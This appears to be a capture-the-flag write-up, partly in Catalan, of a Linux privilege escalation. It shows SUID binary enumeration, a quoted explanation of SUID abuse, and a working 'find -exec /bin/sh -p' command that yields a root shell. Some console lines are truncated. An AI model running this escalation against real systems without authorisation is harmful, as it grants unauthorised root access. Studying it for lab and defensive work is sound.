Debian GNU/Linux comes with ABSOLUTELY NO W
permitted by applicable law.
Last login: Sat Aug 10 19:44:14 2024 from 1
carlos@ab9cd62bedd7:~$ ls -l
total 0
carlos@ab9cd62bedd7:~$ pwd
/home/carlos
carlos@ab9cd62bedd7:~$ 
```

sudo -l no funciona, anem a buscar als binaris dels sistemes.




```
carlos@ab9cd62bedd7:/home$ find / -perm 4000 2>/dev/null
carlos@ab9cd62bedd7:/home$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/chfn
/usr/bin/find
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
carlos@ab9cd62bedd7:/home$ 
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```



```
-bash: ./find: No such file or directory
carlos@ab9cd62bedd7:/home$ whereis find
find: /usr/bin/find /usr/share/man/man1/find.1.gz /usr/share/info/find.info-
/share/info/find.info-2.gz /usr/share/info/find.info.gz
carlos@ab9cd62bedd7:/home$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# 
```